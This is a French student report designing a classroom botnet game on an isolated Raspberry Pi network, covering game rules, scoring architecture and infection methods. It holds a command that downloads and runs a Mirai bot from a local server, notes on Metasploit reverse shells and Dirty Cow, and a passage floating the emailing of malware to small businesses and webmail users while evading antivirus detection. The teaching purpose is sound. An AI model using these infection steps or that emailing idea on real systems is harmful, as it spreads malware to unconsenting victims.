### Schéma réseau théorique




Figure 55 Exemple de schéma réseau réalisable pour le jeu

Voici un premier exemple de schéma réseau que nous pourrons mettre en place pour ce travail. Il y aura au total 22 Raspberry Pi Zero W, ces dernières seront implémentées selon les besoins décrits dans le chapitre 4

Leur configuration, fonctionnement, les moyens de communications entre le serveur et le client ainsi que les différentes analyses d’implémentation sont décrites plus bas dans ce document (chapitre 6). Vous trouverez également des pistes d’améliorations possibles à implémenter dans le chapitre 6.

Le routeur ne sera pas connecté à internet, il permettra une communication interne et coupée du réseau de l’école. Les élèves obtiendront les identifiants afin de s’annoncer auprès du routeur.

La target peut être représenté sous plusieurs formes. Dans la version de base du jeu, un Raspberry Pi, une machine virtuelle ou un ordinateur feraient l’affaire. Il faut simplement que la cible de l’attaque ait python3 installé et que les communications ne soient pas filtrées. Il faut également qu’une seule interface réseau soit configurée sur l’élément réseau.

Les cartes ne possèdent pas de système de sécurité très poussé, nous empêcherons simplement l’accès à des fichiers pouvant porter atteinte à la carte, notre but est tout de même d’avoir le contrôle sur cette dernière. Il faudra également qu’en début de partie le port 22 et 23 soient ouverts.

Les élèves lanceront leurs scans lorsque la partie commencera et pourront ainsi essayer de propager leur botnet.

Le masque de sous-réseau peut être choisi arbitrairement par l’enseignant, il suffira de configurer la range d’adresse IP fournie par le routeur.




Figure 56 Configuration de la range de mon routeur personnel

Ce routeur étant spécifique à mon installation, il est possible d’installer une machine virtuelle faisant office de DHCP, dans le cas d’un DHCP géré avec Ubuntu, il faudra installer et configurer son DHCP à l’aide de ce tutoriel

<https://www.tecmint.com/install-dhcp-server-client-on-centos-ubuntu/>

Vous pourrez spécifier la range des adresses que vous distribuez, ainsi que le masque de sous-réseau. Il faudra ensuite configurer les hôtes pour qu’il utilise DHCP afin d’obtenir une adresse IP.

Dans l’image fournie pour la Raspberry Pi, la carte est déjà en mode DHCP.

### Schéma réseau mis en pratique




Figure 57Environnement dans lequel les tests ont été effectués

Vous trouvez ci-dessus l’environnement de test que j’ai utilisé lors de ce projet, n’ayant pas énormément de ressource matérielle à la maison, je me suis contenté de simuler un réseau virtualisé.

Je voulais initialement tout faire tourner sur des cartes, mais finalement, les différents codes écrits en python peuvent être exécuté sur n’importe quelle machine répondant aux exigences décrites dans ce document au chapitre 7.

# Règles du jeu

Ce chapitre détaille différents aspects du jeu qui sera implémenté. Nous y trouverons notamment : comment gagner des points, quels sont les défis et ce que nous avons à disposition. Après discussion avec monsieur Jean-Marc Bost, il a été d’abord convenu d’implémenter une version 1 du jeu contenant uniquement les niveaux faciles, les autres niveaux se feront si le temps le permet.

## Intentions de réalisation

Le but de ce jeu est de permettre aux élèves de l’HEIG-VD de :

* Se familiariser avec le concept de botnet ;
* D’essayer de créer leur réseau de bots ;
* Comprendre le fonctionnement du code et l’avantage que l’on a en ayant plusieurs bots à sa disposition.

## Prérequis

Les cartes doivent être branchées, le réseau configuré, prêt à recevoir les élèves sur le réseau.

Pour le professeur : posséder le fichier server.py afin de monitorer la partie. Lorsqu’il lancera le serveur, il devra recevoir la connexion de toutes les cartes mises en jeu.

Pour les élèves : posséder les fichiers : client-annonce-joueur.py, cnc.py, bruter.py et loader.py. Il faudra également que les élèves aient pris connaissance du fonctionnement de leur code et l’ait modifié afin d’être plus performant que celui des autres élèves.

Pour cela, du temps sera accordé par le professeur afin de pouvoir modifier le code fourni de base.

## Déroulement général du jeu

Le professeur pourra configurer une partie et définir la durée d’une partie. Le professeur annoncera aux élèves le temps de jeu et effectuera un rappel des règles.

Les élèves s’annonceront auprès du serveur de jeu en lançant la commande

python3 client-annonce-joueur.py

Une fois tous les joueurs connectés et lorsque l’enseignant l’aura décidé, ce dernier lancera la partie.

Les scores seront calculés à partir de cet instant.

Les élèves pourront alors commencer à lancer leur bot faisant de la reconnaissance de réseau, des tentatives de connexion, etc.

Le score sera périodiquement affiché au tableau par le prompt du serveur. Les élèves pourront ainsi voir leur score évoluer au cours de la partie.

Lorsque le timer arrivera à 0, le score final va s’afficher au tableau et le joueur ou les joueurs ayant obtenu le plus haut score remporteront cette partie.

## Les défis

Il existe 4 étapes sur ce jeu ayant chacune 2 à 3 niveaux de difficultés. Avec l’accord du professeur, il a été convenu que les niveaux « moyen et difficiles » seront à produire si le temps le permet, ils seront toutefois renseignés afin que quelqu’un reprenant le projet puisse les implémenter.

### Scan

L’élève devra être capable d’effectuer différents niveaux de scans afin d’être capable de trouver le maximum d’hôtes possible. Le but est de pouvoir utiliser les bots trouvés afin d’augmenter le nombre de scans effectués et de réduire le temps passé à brute force.

#### Scan – Facile (1 point par machine trouvée)

L’élève devra ici être capable de scanner un réseau avec nmap par exemple et récupérer l’adresse IP qui lui sera retourné par l’hôte n’ayant aucune sécurité particulière. Ce scan sera facile à effectuer et permettra de rapidement trouver des cibles à exploiter

#### Scan – moyen (2 points par machine trouvée)

Nous aurons ici plusieurs réseaux avec des masques différents, il faudra être capable d’en scanner plusieurs d’entre eux en même temps. Nous nous attendons ici à ce que l’élève dédie un bot par réseau afin de récolter le maximum d’informations possibles.

#### Scan – difficile (5 points)

Le scan ici sera rendu plus difficile, car le système de protection mis en place est le port knocking. Nous nous attendons ici à ce que l’élève utilise sa puissance de calcul afin de rapidement trouver la bonne séquence en dédiant convenablement les tâches à ses bots.

### Login

L’élève devra être capable de se connecter le plus rapidement possible sur la machine trouvée en utilisant les moyens qu’il a à sa connaissance. Le but ici est de correctement dédier les tâches entre les différents bots afin de pouvoir se connecter le plus rapidement possible sur la cible.

#### Login – Facile (1 point)

L’élève devra trouver le moyen d’effectuer une attaque au dictionnaire en utilisant une liste d’identifiants de base (Hydra,Jon The Ripper, fichier .txt contenant une liste de paires user :pass utilisés par défaut par les constructeurs de matériel).

#### Login – Moyen (2 points)

Les identifiants ne sont plus des identifiants basiques, il faudra ici être capable de trouver le plus rapidement possible le mot de passe possédant 8 caractères, dont 1 chiffre. Il faudrait en théorie environs 16 minutes pour bruteforcer ce mot de passe.

#### Login – Difficile (5 points)

Cette fois, les identifiants sont correctement sécurisés, le nom d’utilisateur ainsi que le mot de passe sont trop longs à brute forcer sauf dans le cas où l’on dispose d’un nombre de bots très conséquent.

### Infection

L’élève devra ici être capable de prendre la main sur l’élément trouvé et y injecter son code malveillant afin de pouvoir communiquer avec son CNC. Cette phase semble compliquée à paralléliser. Néanmoins, nous nous contenterons d’implémenter la partie facile pour l’instant.

#### Infection – facile

L’élève devra simplement télécharger son script chez la cible et le faire exécuter afin que son CNC ait une confirmation que l’attaque est belle est bien réussie.

#### Infection – moyen

L’élève devra effectuer une attaque à l’aide d’un payload metasploit.

### Attaque

L’élève doit être capable d’utiliser tous ses bots afin d’effectuer une attaque sur une cible. Chaque élève aura sa cible qui aura la même configuration que les autres.

#### Attaque – facile

Une attaque DDOS est relativement simple à mettre en place, plus notre élève aura de bots, plus il aura la capacité de mettre à mal la cible.

#### Attaque – moyen

La cryptomonnaie tend à devenir plus utilisée sur Internet, il serait intéressant d’être capable d’utiliser la puissance de calcul de nos bots afin de miner du Bitcoin ou tout autre type de monnaie.

## Gagner la partie

Le but des attaquants est d’obtenir le plus de points possibles en infectant tout le réseau. Le gagnant sera le ou les attaquants ayant obtenu le plus haut nombre de points.

## Rôles

Ce jeu comportera deux rôles principaux :

* Maître du jeu
* Attaquant

Le maître du jeu aura accès au serveur de gestion du jeu, il pourra lancer la partie, mettre fin à la partie, monitorer le réseau, monitorer les composants et aura accès en live au tableau des scores (il pourra par exemple le projeter au tableau). Ce dernier ne prend pas part au jeu en tant que tel, il est là pour gérer le jeu.

Le but de l’attaquant est de réussir le plus de défis possibles en scannant, se loguant, en infectant et en attaquant des cibles. Son but est d’amasser le plus de points possibles afin de remporter la partie.

L’élève aura en sa possession un code python de Mirai (bruter.py, loader.py et cnc.py) fourni et qu’il aura pris soin de modifier afin d’effectuer la meilleure infection possible.

L’élève devra faire tourner le CNC sûr la même adresse IP que le fichier client-annonce-joueur.py qui lui sera également fourni.

En termes de réseau, différents rôles sont attribués :

* Carte
* Cible

Les cartes sont installées et monitorées par le maître du jeu, ce dernier peut en prendre le contrôle à l’aide d’un reverse shell et y envoyer des commandes prédéfinies. Les attaquants quant à eux vont chercher à prendre le contrôle de la carte afin de les ajouter dans leur botnet.

La cible, quant à elle, est également monitorée par le maître du jeu et sera la cible désignée pour les attaquants afin que les joueurs puissent effectuer des attaques à l’aide de leur botnet. Il faudra qu’un attaquant possède 2 bots au minimum afin de valider une attaque.

# Méthodes d’infection

Dans cette rubrique, je vais développer les différents moyens que nous aurions d’infecter du matériel IOT.

## Infection Raspberry PI avec Metasploit

La première méthode d’infection que j’ai trouvée a été réussie grâce à metasploit, en faisant des recherches sur internet je suis tombé sur cet article [[22]](#footnote-22)qui permet d’obtenir un reverse shell sur la Raspberry PI.

En suivant les indications, j’ai obtenu le résultat suivant




Figure 58 Reverse shell obtenu à l'aide de Metasploit

La première phase d’infection s’est faites manuellement, un serveur apache contenant mon payload généré avec msfvenom tournait sur le port 80 de ma machine virtuelle, une connexion via telnet s’est faite, le téléchargement de la ressource a été effectué avec wget et l’exécution du payload sur la Raspberry PI a pu être exécuté nous offrant ce reverse shell.

La prochaine étape réside à rendre plus complexe notre payload afin de pouvoir y automatiser des processus permettant l’écoute du CNC.

Le problème avec cette solution est qu’il faut exécuter le payload sur la cible. Ce n’est donc pas une attaque qui change de celle fournie de base par Mirai, elle demande un accès via telnet ou SSH afin de pouvoir exécuter le script. De plus elle demande toujours la création d’un exécutable qui va permettre de garder la main sur le bot.

## Infection par pièce jointe

Bien que cette partie ne fasse pas partie de ce projet, il pourrait être intéressant de se pencher sur l’infection par d’autres méthodes de transmissions, par exemple en envoyant une pièce jointe à une liste d’adresse mail trouvable relativement facilement sur le web. Nous pourrions cibler par exemple des petites entreprises ou les propriétaires de compte sur yandex.com, ce site ne fait pas de vérification du contenu envoyé.

Ci-dessous voici un exemple d’envoi de binaires via yandex.com, nous observons la réussite du transfert du virus entre l’attaquant et la cible.




Figure 59 Détection par Chrome qu'il s'agit d'un virus

Figure 60 Envoi d'un mail contenant l'exécutable malveillant

Comme Chrome détecte qu’il s’agit d’un virus, il nous sera nécessaire de générer notre propre fichier binaire malveillant afin de réduire nos chances d’être détecté.

## RPI-Hunter

L’outil « rpi-hunter [[23]](#footnote-23)» a été développé par « BusesCanFly » et permet de :

1. Découvrir les hôtes Raspberry Pi ;
2. Se connecter sur les hôtes identifiés comme étant des Raspberry Pi ;
3. Exécuter des commandes sur ces derniers.

En mettant le bot « mirai.dbg » sur le serveur apache hébergé sur l’hôte 192.168.1.17, en entrant la ligne de commande suivante :

./rpi-hunter.py -r 192.168.1.10 -u pi -c root --payload "wget http://192.168.1.17/mirai.dbg;chmod 777 mirai.dbg;./mirai.dbg;echo infected"

L’infection se fera correctement et le bot informera le CNC qu’il est prêt et en attente de sa prochaine commande.

Figure 61 Utilisation de RPI-Hunter afin d'infecter la Raspberry Pi Zero W

Cette méthode nécessite toutefois la connaissance des identifiants de la carte que nous souhaitons infecter.



  
  
Nous pouvons observer sur les figures présentes que le fichier mirai.dbg est bien téléchargé par la Raspberry Pi Zero et que l’information est bien remontée au CNC qui compte à présent 1 bot.

Figure 62 Raspberry infecté

Il faudra maintenant améliorer l’outil afin de lui permettre de dresser une liste des Raspberry Pi, trouver le mot de passe des Raspberry Pi, automatiser la commande exécutée précédemment afin de la rendre automatique selon les résultats obtenus lors des recherches de potentiel bot.

## Dirty Cow



Figure 63 Logo [[24]](#footnote-24)de Dirty Cow

« Une race condition a été trouvée dans le kernel mémoire de Linux au niveau de la copie et de l’écriture (copy-on-write en anglais) permettant de casser des données privées mappées en lecture seule dans la mémoire.

Un utilisateur local sans privilège peut exploiter cet exploit afin de gagner des accès systèmes privilégiés. »[[25]](#footnote-25)

Il serait possible d’installer des cartes ayant des versions vulnérables au CVE-2016-5195 et de laisser le bot des attaquants gagner des accès privilégiés afin de pouvoir lanceur leur script dans le cas où le compte ayant été trouvé pour se connecter sur le potentiel nouveau bot n’ait pas les accès que nous souhaiterions avoir afin de lancer le bot.

## Solutions choisies

Ces méthodes ne sont pas toutes réalisables dans le cadre de ce projet, mais pour une personne souhaitant développer un botnet plus offensif, il existe différents moyens pour infecter une machine.

Ces méthodes vont très souvent être combinées à d’autres formes d’attaque répandues sur internet. Nous avons ici abordé la possibilité d’infecter une victime à l’aide de pièce jointe, mais elle ne sera pas implémentée dans le cadre de notre jeu.

Mais il serait tout à fait possible d’imaginer un code allant télécharger régulièrement des pièces jointes dans une boîte mail donnée et d’y exécuter le contenu.

Mirai quant à lui va exploiter le fait que peu de sécurité sont utilisé pour établir une connexion en remote afin de pouvoir prendre le contrôle à distance et y télécharger son bot.

Nous retiendrons la méthode d’infection initiale proposée par Mirai, scanning et connexion via user :pass peu sécurisé.

# Architecture du jeu

Cette rubrique va détailler les solutions mise en place des différents défis décrits dans le chapitre 4. Au moment où j’écris ces mots je ne possède qu’une seule carte, je vais donc l’utiliser pour illustrer les différentes solutions. Vous retrouverez sous ce chapitre une première partie reflétant plutôt une première version imaginée du jeu puis au chapitre 6.3 sera décrit le fonctionnement mis en pratique du jeu.

## Analyse

### Prompt

Il existe différentes architectures de monitoring. Nous allons ici dresser la liste des architectures possibles et donner les avantages et inconvénients de ces derniers. Dans tous les exemples ci-dessous, le serveur de gestion du jeu aura toujours comme caractéristiques : un scoreboard, des informations sur le nombre de joueurs (adresse IP), sur le statut des cartes (déconnectée, connectée). Le système de lancement de partie, administration, etc. sera également identique pour toutes les architectures présentées ci-dessous.




Figure 64 Interface principale du jeu côté serveur

Le maître du jeu aura ici la possibilité de créer une partie, accéder à une carte afin d’y effectuer des actions, lister toutes les cartes connectées et finalement lister les joueurs présents dans la partie. L’implémentation consistera à créer un shell permettant ces différentes actions. Différents modules seront développés pendant le projet et seront implémentés dans la version finale du jeu.




Figure 65 Interface permettant de monitorer une partie

En tapant « 1 » dans le menu principal le shell ci-dessus va s’afficher et va permettre au maître du jeu de voir le score actuel de la partie, de lancer et terminer une partie et cette interface permet finalement de montrer le temps restant du jeu. Il pourra décider le délai d’attente entre chaque requête annonçant le score, il pourra décider de la durée de la partie et finalement, il pourra reboot tout le réseau.




Figure 66 Interface permettant le contrôle des Raspberry Pi

Un module permettant d’obtenir un reverse shell sera implémenté, permettant ainsi au Maître du jeu de pouvoir accéder aux cartes à monitorer même si ces dernières sont utilisées par les élèves. Le reverse shell permettra de saisir des commandes et effectuer des actions sur ces différentes cartes.

### Score périodique

La première version imaginée est une version où le serveur de gestion s’occupe de relever périodiquement le nombre de points des joueurs de la partie avec l’utilisation d’un « time.sleep(x) » en langage python.

Un payload ayant ce format : « PTS » sera envoyé et sera traité par le client installé sur la Raspberry PI. Une fois la requête parsée par le client, un payload au format : « user:points » sera envoyé au serveur et sera parsé par le serveur afin de l’afficher dans le scoreboard.

Nous implémenterons côté client un thread étant destiné à écouter les requêtes du « Serveur de gestion du jeu » sur un socket. Un autre thread sera destiné à récupérer les informations souhaitées par le professeur et à les renvoyer sur le socket dans le but d’être traité et intégré au scoreboard. La connexion ne sera pas fermée, nous resterons toujours à l’écoute.

Le traitement de l’obtention des points est géré par le client installé sur la Raspberry, ce dernier est donc capable d’associer un nombre de point obtenu à un joueur donné. Le serveur lui additionnera tous les points obtenus par un joueur en additionnant les résultats obtenus par les différentes cartes.




Figure 67 Schéma représentant une gestion périodique du score

Cette implémentation a l’avantage de ne pas générer énormément de trafic sur le réseau si le delay périodique est élevé. Selon le délai de synchronisation choisis, le scoreboard peut ne pas être totalement à jour. Ce sera au professeur de trouver le bon équilibre.

Cette solution est adaptée dans le cas où nous ne pouvons pas nous permettre de générer un gros trafic sur le réseau. Dans le cas où nous souhaitons avoir un scoreboard qui montre à tout moment de la partie qui a le plus de points, cette solution ne sera pas celle qu’il faudra implémenter. Nous aurons meilleur temps d’implémenter la version live score. La solution est également moins efficace si le nombre de points ne change pas régulièrement. En utilisant un délai trop court il est possible que rien n’ait changé dans le tableau des scores et que du trafic inutile soit généré.

Une variante ici serait d’initier l’envoie des points périodiquement depuis le client. Cela évitera que le serveur envoie des requêtes à toutes les cartes sur le réseau.

### Score en live




Figure 68 Schéma représentant une gestion périodique du score

Ici, la principale différence vient du fait qu’aucune demande ne sera faîtes par le serveur. L’implémentation de la gestion des points sera modifiée sur le client afin d’envoyer le nombre de point obtenu une fois qu’un joueur aura gagné des points. Nous évitons ainsi de stocker sous forme de tableau les résultats des différents joueurs et tout sera contrôlé et calculé par le serveur. Toutefois comme le nombre de joueurs reste relativement modeste, stocker un tableau contenant le résultat de chaque joueur n’a pas un coût conséquent sur la performance du code.

Cette façon de procéder peut créer beaucoup de trafic si beaucoup de points sont obtenus, ce qui risque d’être le cas en début de partie, car les défis faciles sont assez facilement réalisables et que beaucoup de cartes enverront des points pour un joueur.

Les requêtes envoyés le seront sous ce format : joueur(ip) :point. Le parser du côté du serveur incrémentera le score du « joueur(ip) » de « x point ». Il faudra implémenter côté client une vérification empêchant l’obtention de plusieurs points par un joueur sur un même défi. Cette vérification peut également être faites côté client en stockant un set de joueurs ayant réussi un défi donné.

Une variante intéressante serait de fournir en plus dans la requête un champ « défi » indiquant le numéro du défi réussi et de vérifier qu’aucune duplication du score n’a eu lieu. Nous évitons ainsi d’effectuer des vérifications sur la carte qui sont déjà limitées niveau puissance et la vérification sera effectuée sur le serveur que nous contrôlons entièrement.

Encore une fois, nous implémenterons un thread chargé d’écouter sur un socket et d’accepter les requêtes envoyées. Nous chargerons ensuite un thread permettant de traiter la requête reçue et d’incrémenter le nombre de points du joueur.

### Solution retenue

